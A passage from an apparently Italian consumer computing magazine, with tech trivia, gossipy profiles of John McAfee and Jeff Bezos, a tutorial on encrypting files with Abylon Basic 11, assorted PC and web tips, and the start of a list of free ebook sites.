5. Il traguardo del primo miliardo di tweet inviati è stato raggiunto dopo tre anni, due mesi e un giorno dalla creazione di Twitter.
6. La pornostar olandese Bobbi Eden nel 2010 promise di soddisfare sessualmente tutti i suoi oltre 100.000 follower se l'Olanda avesse vinto i Campionati del Mondo. C'è mancato poco!
7. Secondo uno studio effettuato su 167.995 tweet, tramite Twitter è possibile predire un'epidemia di influenza, tanto che i Tweet relativi ai malesseri delle persone sono utilizzati in 9 città americane su 11 per identificare eventuali epidemie.
8. Nonostante Twitter sia valutato oltre 30 miliardi di dollari, dal momento della sua nascita non ha mai prodotto utili. Anzi, l'ultimo bilancio è stato chiuso con un passivo di 645 milioni di dollari.
9. Il rapper 50 cent ha realizzato un guadagno di 5 milioni di dollari dopo aver incoraggiato i propri follower su Twitter ad acquistare le azioni di H&H Import.
10. In Arabia Saudita, il 33% degli utenti Internet attivi usa Twitter. È il paese con la più elevata percentuale d'utilizzo al mondo. Negli USA, solo l'11% della popolazione Internet attiva utilizza Twitter.

JOHN MCAFEE

Nato nel Regno Unito, ma cresciuto negli Stati Uniti, John McAfee ha una infanzia difficile: padre alcolizzato e violento che si suicida quando John era quindicenne. Per mantenersi al college ricorre a piccoli espedienti, a volte non legali. Nel 1969 si laurea in matematica. Nel 1986 scopre Brain, il primo virus informatico nella storia dei sistemi MS-DOS, e decide di realizzare un software in grado di intercettare i virus e difendere i computer. Nasce allora l'antivirus McAfee e la McAfee Associates, che viene quotata in Borsa nel 1992 per un valore complessivo di 80 miliardi di dollari.

Su di lui non sai che...

Dopo la laurea inizia a insegnare presso il Northeast Lousiana State College, ma viene licenziato per aver avuto una relazione con una studentessa. Nel 2008 McAfee espatria dagli USA perché teme che la causa legale con un suo dipendente infortunato e quella per la morte di uno studente nella sua scuola di volo possano finire per creargli problemi e portarlo in prigione. Vende tutto e si trasferisce in Belize, dove investe in diverse attività tra cui una fabbrica di sigari, la distribuzione di caffè, una compagnia di taxi e una società di ricerca farmaceutica. Quando era in Belize la polizia locale ha fatto irruzione nella sua casa alla ricerca di armi e narcotici. Fu trovato in camera da letto con una diciassettenne del luogo, fu arrestato perché furono trovate un sacco di armi, attrezzature chimiche e 20 mila dollari in contanti. McAfee fu però rilasciato poco dopo perché le armi erano regolari, l'attrezzatura serviva per produrre un composto chimico antibatterico e la ragazza era consenziente. Quando nel 2012 il suo vicino di casa viene trovato ucciso da un colpo di arma da fuoco, entra nel panico credendo che vogliano incastrarlo e scappa nuovamente entrando illegalmente in Guatemala, dove viene poi arrestato per essere portato negli Stati Uniti.
Vendette le azioni della sua azienda nel 1994 ricavandone qualcosa come 100 milioni di dollari. A causa del crollo del mercato immobiliare e azionario oggi la sua fortuna si è ridotta a soli 4 milioni di dollari. Pare anche che abbia cominciato a vendere immobili e proprietà per pagare le bollette! Nel 2013 McAfee ha caricato su YouTube un video nel quale, tra sali da bagno "sospetti" e ragazze in costumi quasi adamitici, mostra il suo modo di disinstallare l'antivirus McAfee da un computer: www.edmaster.it/url/3386. Pare abbia avuto contatti ravvicinati con la criminalità in Belize e che, con lo pseudonimo di StuffMonger posti su un blog russo i suoi tentativi di purificare le droghe psicoattive e renderle simili a sali da bagno.

JEFF BEZOS

Il nome Jeffrey Preston Bezos, potrà non dirvi nulla, ma sappiate che è grazie a lui che oggi conosciamo e usufruiamo dei servigi di un'azienda come Amazon, di cui è CEO oltre che fondatore. I genitori di Bezos si trasferiscono in Texas, dove Miguel Bezos, suo padre, lavora come ingegnere per la Exxon. Lui dimostra fin da subito una predisposizione naturale per la meccanica, che si svilupperà in seguito portandolo a laurearsi all'università di Princeton nel 1986 e poi a lavorare a Wall Street come informatico. Successivamente lavora sulla costruzione di una rete per il commercio internazionale della Fitel e per una società finanziaria, la DE Shaw & Co. Nel 1994 si licenzia e nel suo garage, un po' come avvenuto per Apple, fonda Amazon.com diventando nel giro di pochi anni uno degli uomini più ricchi della Terra.

Su di lui non sai che...

Il primo nome di Bezos era Jeffrey Preston Jorgensen. In seguito al fallimento del primo matrimonio della madre e al nuovo matrimonio con Miguel Bezos, il ragazzo cambia cognome. Amazon spende annualmente qualcosa come 1,6 milioni di dollari per la sicurezza personale di Bezos e famiglia, nonostante la moglie, un'apprezzata scrittrice, vada al lavoro tranquillamente con la propria auto dopo aver accompagnato i figli a scuola. I membri del consiglio d'amministrazione di Amazon avevano intenzione di scaricare Bezos perché impetuoso e poco avvezzo al controllo. Secondo loro, i magazzini erano pieni di robaccia che sarebbe rimasta invenduta e di impiegati dediti all'alcool e alla droga. Questo accadeva nel '99. Oggi i magazzini Amazon sono l'esempio dell'efficienza, e Bezos è ancora saldamente in sella alla sua creatura. La risata di Bezos è strana: secondo chi l'ha sentita è qualcosa a metà strada tra il suono prodotto da un elefante di mare e un'utensile da lavoro. Pare sia la stessa risata del padre biologico. A tre anni, Bezos diede i primi segni del suo talento meccanico, cercando di smontare la culla con un cacciavite. Non ha alcuna passione per la musica, tanto da non capire quanto potesse essere importante questa per il mondo digitale odierno. Dopo aver lasciato campo libero a Jobs e al suo iPod, ha deciso di creare il Kindle per evitare che lo stesso accadesse nel settore dell'editoria digitale. Negli affari Bezos, nonostante la faccia da bravo ragazzo, non è affatto un'educanda. A quanto pare non esita a licenziare e mettere da parte anche coloro che lo hanno aiutato nella sua ascesa. Alcuni manager dell'azienda si sono licenziati per la troppa aggressività richiesta nello svolgimento dei loro ruoli.

SUL WEB Gossip, con l'occhio puntato soprattutto sulle celebrità italiane. È questo quello che promette Yahoo! Celebrity Italia, che trovi all'indirizzo https://it.celebrity.yahoo.com.



Giù le mani dai miei file!


PROTEGGI I DATI SALVATI SU HARD DISK E CHIAVETTE PER RENDERLI INACCESSIBILI AGLI SPIONI


IL TOOL SALVA-PRIVACY TE LO REGALIAMO NOI!

Documenti, filmati, foto: i nostri dati non sono mai al sicuro da occhi indiscreti. Durante una pausa di lavoro, ad esempio, qualora ci allontanassimo dal PC, qualcuno potrebbe provare ad accedervi e sbirciare tra file e cartelle del disco rigido. Immaginiamo poi cosa potrebbe succedere se dimenticassimo incustodita da qualche parte una chiavetta USB sulla quale abbiamo salvato file personali. La migliore cosa da fare per evitare questo tipo di evenienze è criptare i propri dati in modo tale che nessuno, a parte noi, possa accedere al loro contenuto. Per farlo possiamo utilizzare un programma specifico come Abylon Basic 11, in regalo per tutti i lettori della versione DVD di Idea Web, che consente di proteggere i file e criptarli mediante l'uso di password o persino di certificali digitali. Ecco come fare.


INFO

ABYLON BASIC 11
SITO UFFICIALE: WWW.ABYLONSOFT.COM
QUANTO COSTA: Il software è in regalo per i lettori che acquistano Idea Web DVD

01 SI PARTE DAL SETUP

Scompattiamo sul disco rigido l'archivio compresso **Basic11.zip** (presente nell'interfaccia principale del DVD allegato a Idea Web) e facciamo doppio clic sul file **Basic11.exe**. Nella schermata di setup selezioniamo **English** dal menu a tendina, quindi premiamo **OK**.

02 RICHIEDIAMO IL CODICE

Seguiamo la procedura guidata: al termine leviamo tutte le spunte delle opzioni visualizzate e premiamo **Close**. Quando compare il messaggio del completamento dell'installazione clicchiamo su **No**. Nella schermata di registrazione facciamo clic invece su **Request registration data**.


03 REGISTRAZIONE VELOCE

Si aprirà una pagina Web con un form in cui inserire il nostro nome e la nostra e-mail, quindi clicchiamo su **Request registry key!** e su **OK**. Riceveremo un'e-mail contenente **CD-Key** e **Registry-Key**: copiamoli nei box della schermata del programma e premiamo **Activate**, quindi su **Close**.


SUL WEB **Handy Safe Pro** (http://handy-safe.com/it) è un'app per piattaforme mobile che permette di installare una cassaforte per le nostre informazioni riservate (password, numeri di carte di credito, codici, account Web...).


04 CRIPTIAMO CON PASSWORD

A questo punto possiamo procedere con la crittografia dei file. Per criptare con una password una cartella o un gruppo di file, selezioniamoli, clicchiamo su di essi col tasto destro del mouse e clicchiamo sulla voce **abylon SYMM CRYPT**, quindi su **Encrypt**. Clicchiamo su **Yes** e poi su **Continua**.


05 UNA CHIAVE COMPLESSA


Nella schermata successiva digitiamo una password (la lunghezza della striscia verde in alto ne indica la complessità) in entrambi i campi, quindi premiamo il pulsante **Ok**. Al termine confermiamo con **Yes all**. Al termine, tutti i file saranno criptati e protetti da sguardi indiscreti.


06 DECRIPTIAMO IN UN CLIC

Per decriptare uno o più file, selezioniamoli, clicchiamo su di essi col tasto destro del mouse e facciamo clic sulla voce **abylon SYMM CRYPT/Decrypt**. Questa volta ci verrà chiesto di inserire la password usata per la criptazione: digitiamola nell'apposito box e premiamo **Ok**.


07 CERTIFICATO DI SICUREZZA

Per criptare dei file utilizzando un certificato di sicurezza, invece, dobbiamo prima crearlo e importarlo in Windows. Clicchiamo due volte sull'icona di **abylon BASIC** presente in basso sulla **System Tray** di Windows e poi facciamo doppio clic sulla voce **abylon SELFCERT**.

08 INSERIAMO DATI E VALIDITÀ

Riempiamo i vari campi della schermata con i nostri dati, selezioniamo **IT-Italien** in **Country**, in **Time** (**Days**) indichiamo i giorni di validità del certificato e proseguiamo con **Create**. Clicchiamo **Yes**, digitiamo in entrambi i box di testo una password per il certificato e diamo **Ok**.

09 CERTIFICATO IMPORTATO

Scegliamo una cartella in cui salvare il certificato, digitiamo un nome e premiamo **Salva**. Clicchiamo **Yes** per importare il file in Windows, quindi premiamo **Avanti**, poi ancora **Avanti**, digitiamo la password del certificato, selezioniamo tutte le opzioni presenti e clicchiamo **Avanti**.

10 ALTO LIVELLO DI PROTEZIONE

Selezioniamo la voce **Mettere tutti i certificati nel seguente archivio** e premiamo **Sfoglia**. Scegliamo **Personale**, quindi confermiamo con **OK** e premiamo **Avanti**, quindi **Fine**. Clicchiamo su **Imposta livello protezione**, selezioniamo **Alto** e premiamo **Avanti**.

11 AGGIUNGIAMO UNA CHIAVE

A questo punto dobbiamo digitare in **Password** e in **Conferma password** un'ulteriore password di protezione che ci verrà chiesta quando decripteremo un elemento. Fatto ciò, completiamo questa fase premendo il tasto **Fine**, quindi clicchiamo su **OK** e poi ancora su **OK**.

12 CRIPTIAMO OGNI COSA!

Selezioniamo col tasto destro i file da criptare e clicchiamo su **abylon HYBRID CRYPT/Encrypt**. Per decriptare elementi crittografati con questo metodo, selezioniamoli col tasto destro e clicchiamo su **abylon HYBRID CRYPT/Decrypt**, digitiamo la password del certificato e premiamo **OK**.

SUL WEB **HiFolder Pro** è un'app per dispositivi iOS che consente di proteggere i file privati da sguardi indiscreti (foto e video, ad esempio) proteggendoli con un codice segreto o tramite la creazione di cartelle invisibili.

SCARICARE IN UN CLIC I VIDEO DI FACEBOOK, SFRUTTARE LE RICERCHE DI GOOGLE NELLA VITA DI TUTTI I GIORNI, TESTARE LE PRESTAZIONI DELLE MEMORIE FLASH...

IL PERCORSO IN UN CLIC

Da Esplora risorse possiamo facilmente copiare il nome di un file selezionato premendo F2 e poi Ctrl+C. Se invece abbiamo bisogno del percorso completo, possiamo fare clic col tasto destro sul file, scegliere Proprietà e infine selezionare e copiare quanto ci interessa dalla sezione Percorso. Se questa operazione, per qualche motivo, viene ripetuta frequentemente, potrebbe rivelarsi scomoda. Allora, in questo caso, possiamo installare **Path Copy Copy**, **http://pathcopycopy.codeplex.com**, una piccola utility che aggiunge al menu contestuale la voce **Path Copy**. Una volta installato il software, basterà selezionare il file desiderato, fare clic con il tasto destro e selezionare **Path Copy** dal menu. Il percorso completo sarà copiato negli appunti e potremo incollarlo con un semplice **Ctrl+V**. Si tratta di un'utility molto flessibile, che consente di scegliere anche il tipo di percorso che desideriamo (ad esempio, breve o lungo, completo o parziale, e via dicendo).


SCARICA I VIDEO DA FACEBOOK

Da quando Facebook ha introdotto la possibilità di importare video, sono stati sviluppati molti servizi Web e diversi software in grado di scaricare i filmati sul PC. Uno dei tanti è **www.downfacebook.com**: basta inserire nella casella di testo la URL completa del video che ci interessa e fare clic su **Download video**. Verranno visualizzati dei link dai quali potremo scaricare il filmato nelle diverse risoluzioni possibili; facciamo clic col tasto destro sul collegamento che ci interessa e scegliamo **Salva link con nome**. In alternativa, è possibile sfruttare su PC la versione mobile di Facebook. Carichiamo la pagina contenente il video, andiamo sulla barra degli indirizzi e sostituiamo **www** con **m**. Ad esempio: **https://www.facebook.com/photo.php?v=10203384265997025** dovrà diventare **https://m.facebook.com/photo.php?v=10203384265997025**. Avviamo il video e facciamo clic col tasto destro del mouse; nel menu contestuale troveremo la voce **Salva video come**.

SCOPRI A CHI PIACI!

Una pagina Facebook è un ottimo modo per pubblicizzare un'attività, un prodotto, un personaggio; considerando l'ampio consenso riscosso dai social network, forse attualmente una pagina Facebook è più seguita rispetto a un blog tradizionale. Ma se volessimo sapere quali utenti e quali pagine hanno fatto clic sul nostro pulsante "Mi piace"? Facebook prevede un'apposita funzione, tutto sta nel trovarla... Andiamo sulla nostra pagina e facciamo clic su **Impostazioni**. Quindi scegliamo **Utenti bloccati** e facciamo clic sulla linguetta **Bloccate**. Si aprirà un menu a discesa da cui potremo scegliere **Persone a cui piace la pagina** e **Pagine a cui piace la pagina**. Semplice, vero?


GOOGLE: SEMPRE PIÙ UTILE!


Google dispone di molte funzionalità che spesso trascuriamo, ma che possono semplificarci la vita. Per trovare velocemente la definizione di un termine basta scrivere nella barra di ricerca la parola chiave **define** seguita dal termine che ci interessa (**define zooantropologia**). Allo stesso modo, se inseriamo la parola **weather** seguita da una località, otterremo immediatamente le condizioni atmosferiche correnti e le previsioni (**weather villetta barrea**). Ma Google ci sarà di aiuto anche se vogliamo informazioni sui voli aerei. Basta ricavare il codice del volo e inserirlo nella casella di ricerca (**AZ650**): avremo così tutte le informazioni sul volo e gli eventuali ritardi. Se, infine, ci interessano solo quei risultati che puntano a un particolare tipo di file, possiamo utilizzare la parola chiave **filetype** (ad esempio, **filetype:pdf "Synology"**).

IL TEMPO È DENARO...

Dovevamo finire un lavoro al computer e ci siamo ritrovati a tarda serata ancora in alto mare? E non è la prima volta che ci accade? Probabilmente, perdiamo troppo tempo a leggere la posta, a chattare con Skype, a consultare gli ultimi pettegolezzi su Facebook.... **RescueTime** è un ottimo servizio che ci consente di analizzare il nostro comportamento mentre siamo al PC e capire cosa riduce la produttività. Effettuata la registrazione online, bisogna scaricare e installare un piccolo software ed eseguire una semplice procedura di registrazione e di configurazione. Da questo momento in poi, tutte le attività che svolgiamo rete sul nostro computer saranno monitorate e sintetizzate in un report periodico. Analizzando i dati raccolti sulla dashboard, potremo finalmente renderci conto del tempo sprecato e porre rimedio. La versione lite è gratuita e può essere scaricata dal sito **www.rescuetime.com**.

TRASCINA LE FOTO
Caricare una o più foto sul proprio stato di Facebook è davvero semplice da quando è stato implementato il "drag & drop". Adesso non dovremo più sfogliare il disco e scegliere i singoli file: basterà selezionare le immagini da **Esplora risorse** e trascinarle all'interno della casella dello stato.

UN FILE SYSTEM PIÙ SICURO

Il formato NTFS supportato da Windows consente, rispetto al classico FAT, di ottenere delle prestazioni migliori e di garantire un livello di sicurezza dei dati superiore, grazie ai permessi che possono essere attribuiti ai file e alle cartelle. Un disco, o anche una partizione, in formato FAT può essere facilmente convertito in NTFS senza rischiare di danneggiare i dati già presenti sul supporto. Anzitutto, da **Esplora risorse**, cerchiamo la nostra unità (ad esempio, **F**) e appuntiamo il nome del volume (ad esempio, **GINOWRKSPACE**). Quindi, apriamo il **Prompt dei comandi** con i privilegi di amministratore (tasto destro su **cmd.exe** e clic su **Esegui come amministratore**) e digitiamo: **convert lettera_unità: /fs /fs:ntfs**. Nel nostro caso, avremo **convert F: /fs:ntfs**. Premiamo **Invio** e, quando ci verrà chiesto, inseriamo l'etichetta del volume che abbiamo annotato precedentemente. Senza questo passaggio eseguito correttamente, la procedura di conversione verrà annullata. Non ci resta che confermare l'operazione e attendere il completamento.

DA PDF AD EXCEL

Supponiamo di dover elaborare delle informazioni, ad esempio eseguire calcoli statici, su dati contenuti in tabelle. Se il file che ci viene passato è in formato Word o meglio ancora Excel il gioco è fatto. E se invece ci viene passato un PDF? A questo punto, non ci resta che installare un buon programma OCR, sperando che la tabella non sia troppo complessa e che venga interpretata correttamente. Oppure, in alternativa, possiamo utilizzare il servizio messo a disposizione su **https://www.pdftoexcelonline.com/it**. Il sito chiede di selezionare il file da una cartella locale e di inserire un indirizzo email valido a cui verrà inviato il risultato della conversione. Sono supportate anche altre conversioni, così da rendere il servizio davvero efficiente.

GOOGLE CI PEDINA OVUNQUE

Gli spostamenti di chi possiede uno smartphone Android sono praticamente sempre tracciati, non solo tramite il GPS ma anche utilizzando il Wi-Fi o la propria connessione Internet. Per averne la conferma, basta andare sulla **Cronologia delle posizioni** tramite un qualsiasi computer connesso a Internet, dopo esserci autenticati su Google con la stessa utenza che adoperiamo per il telefono. La pagina è **https://maps.google.com/locationhistory**. Oltre alla mappa con gli spostamenti effettuati nella giornata corrente, è presente un calendario tramite il quale possiamo individuare qualsiasi data di nostro interesse. Ovviamente, tramite gli appositi link possiamo rimuovere la cronologia relativa a una particolare data, oppure tutto quanto è stato registrato finora. Per disattivare questa funzione, andiamo all'URL **https://maps.google.com/locationhistory/b/0/settings**, selezioniamo **Disattiva** e facciamo clic su **Salva**.

MEMORIE FLASH IN TEST

Chi ha un minimo di dimestichezza col PC tende a valutarne le prestazioni: disco, memoria, scheda video, processore. Difficilmente ci si preoccupa delle unità flash, che però possono rappresentare un collo di bottiglia significativo, specialmente se effettuiamo spesso trasferimenti di dati da e verso pendrive. Grazie a **USB Flash Benchmark** (**http://usbflashspeed.com**), possiamo analizzare velocemente le prestazioni dei nostri dispositivi esterni in termini di velocità di lettura e scrittura. Una volta lanciato l'applicativo, inseriamo una pendrive in una porta USB, selezioniamo l'unità dal menu a discesa e facciamo clic sul pulsante **Benchmark**. Il tool analizza il dispositivo fin quando non facciamo clic su **Stop**, così da valutare le prestazioni in una finestra temporale ampia.

Sul CD/DVD il software completo

IL REPORT DEI MIEI CLIC!


Quanti clic facciamo in un giorno di lavoro? Qual è l'applicazione più cliccata? Quante parole abbiamo digitato e quali sono i tasti della tastiera più utilizzati? Quanto traffico di rete abbiamo generato? Questi e mille altri interrogativi troveranno risposta grazie al software **WhatPulse** (**http://whatpulse.org**). È richiesta solo una breve procedura di registrazione, e poi il software è subito pronto all'uso! WhatPulse, una volta installato e lanciato, tiene sotto controllo tutte le attività svolte sul nostro computer e visualizza i dati in una comoda interfaccia organizzata per schede, con la possibilità di esportare le informazioni in un file Excel.

STATISTICHE PER SOLI GEEK
Se facciamo clic su un video di YouTube col tasto destro, nel menu contestuale troveremo una nuova voce: **Statistiche per nerd.** Selezionandola, saranno visualizzate alcune statistiche relative al video: formato, risoluzione, volume di riproduzione, frame al secondo.

10 SITI (LEGALI E NON) PIENI ZEPPI DI EBOOK PER PC, SMARTPHONE E TABLET

1 Centinaia di opere di tutti i generi

http://it.wikisource.org

Il progetto Wikisource, meritevole di attenzione, ha per scopo la condivisione delle grandi opere letterarie del passato, in tutti i campi, dalla letteratura, alla scienza, alle arti. Anche se non è propriamente concepito come un contenitore di eBook da scaricare (i libri possono essere consultati direttamente dalla finestra del browser) permette di eseguire un rendering dei libri, tantissimi in lingua italiana, contemplati in formato PDF, di cui è possibile effettuare il download sul PC. Molti libri sono ottenuti tramite digitalizzazione (scansione) delle pagine originali. I lettori più appassionati potranno ottenere anche una versione cartacea stampabile delle varie opere presenti nel catalogo. In questo modo, il gusto di sfogliare un libro e di annusarne le pieghe è salvo!

2 Letteratura italiana e straniera

www.e-biblioteca.it

Un immenso contenitore di opere digitali, in cui troviamo una vasta scelta di libri della letteratura classica, italiana e straniera. Troviamo però anche numerosi testi, scaricabili in formato digitale (Microsoft Reader, PDF, Html, Text, RTF ecc.) di opere di saggistica, di storia, di letteratura varia e persino di manuali di apprendimento. La ricerca è un po' macchinosa, ma il risultato è garantito. C'è tantissimo materiale da scaricare. L'unico requisito è avere tanto tempo libero per dedicarsi alla lettura.

3 La repubblica della lettura

www.bookrepublic.it

Sono migliaia i titoli da downloadare! Vedere il bollino "€ 0.00" applicato su così tante copertine mette di buon umore! Tra i titoli gratuiti, liberamente scaricabili in formato EPUB, numerosi sono quelli in lingua inglese. Si tratta però delle versioni originali di romanzi alla base di film di successo (The Legend of Sleepy Hollow, The adventures of Sherlock Holmes ecc.). Presente anche molta letteratura francese e straniera. Per gli amanti del romanzo, qui ce n'è per tutti i gusti...

4 Letteratura contemporanea

www.inmondadori.it

Anche InMondadori ha una folta sezione dedicata agli eBook gratuiti. La particolarità, rispetto a concorrenti più famosi, del calibro di Amazon, consiste nel mettere a disposizione 40 mila titoli in lingua italiana, un numero impressionante. Si tratta di opere minori, ma si trovano anche moltissimi romanzi di successo di qualche anno fa, sicuramente meritevoli di attenzione. Presenti numerosi best-seller. Anche in questo caso, la ricerca non è molto agevole ma, come si dice, chi cerca trova!

5 Dal romanzo alle guide

www.ibs.it

Mette a disposizione una buona sezione di libri digitali liberamente scaricabili. La parola d'ordine è "omaggio". I libri gratuiti superano di poco le 300 unità, ma il catalogo è ben assortito: romanzi, saggi, storie, fiabe e guide di vario genere. Numerosi i libri utili, oltre che piacevoli, in particolare quelli dedicati alla medicina e alla cura del benessere psico-fisico. Da tenere d'occhio: viene rimpinguata spesso con nuovi titoli!

6 Best-seller di ultimo grido!

www.cromaplus.net

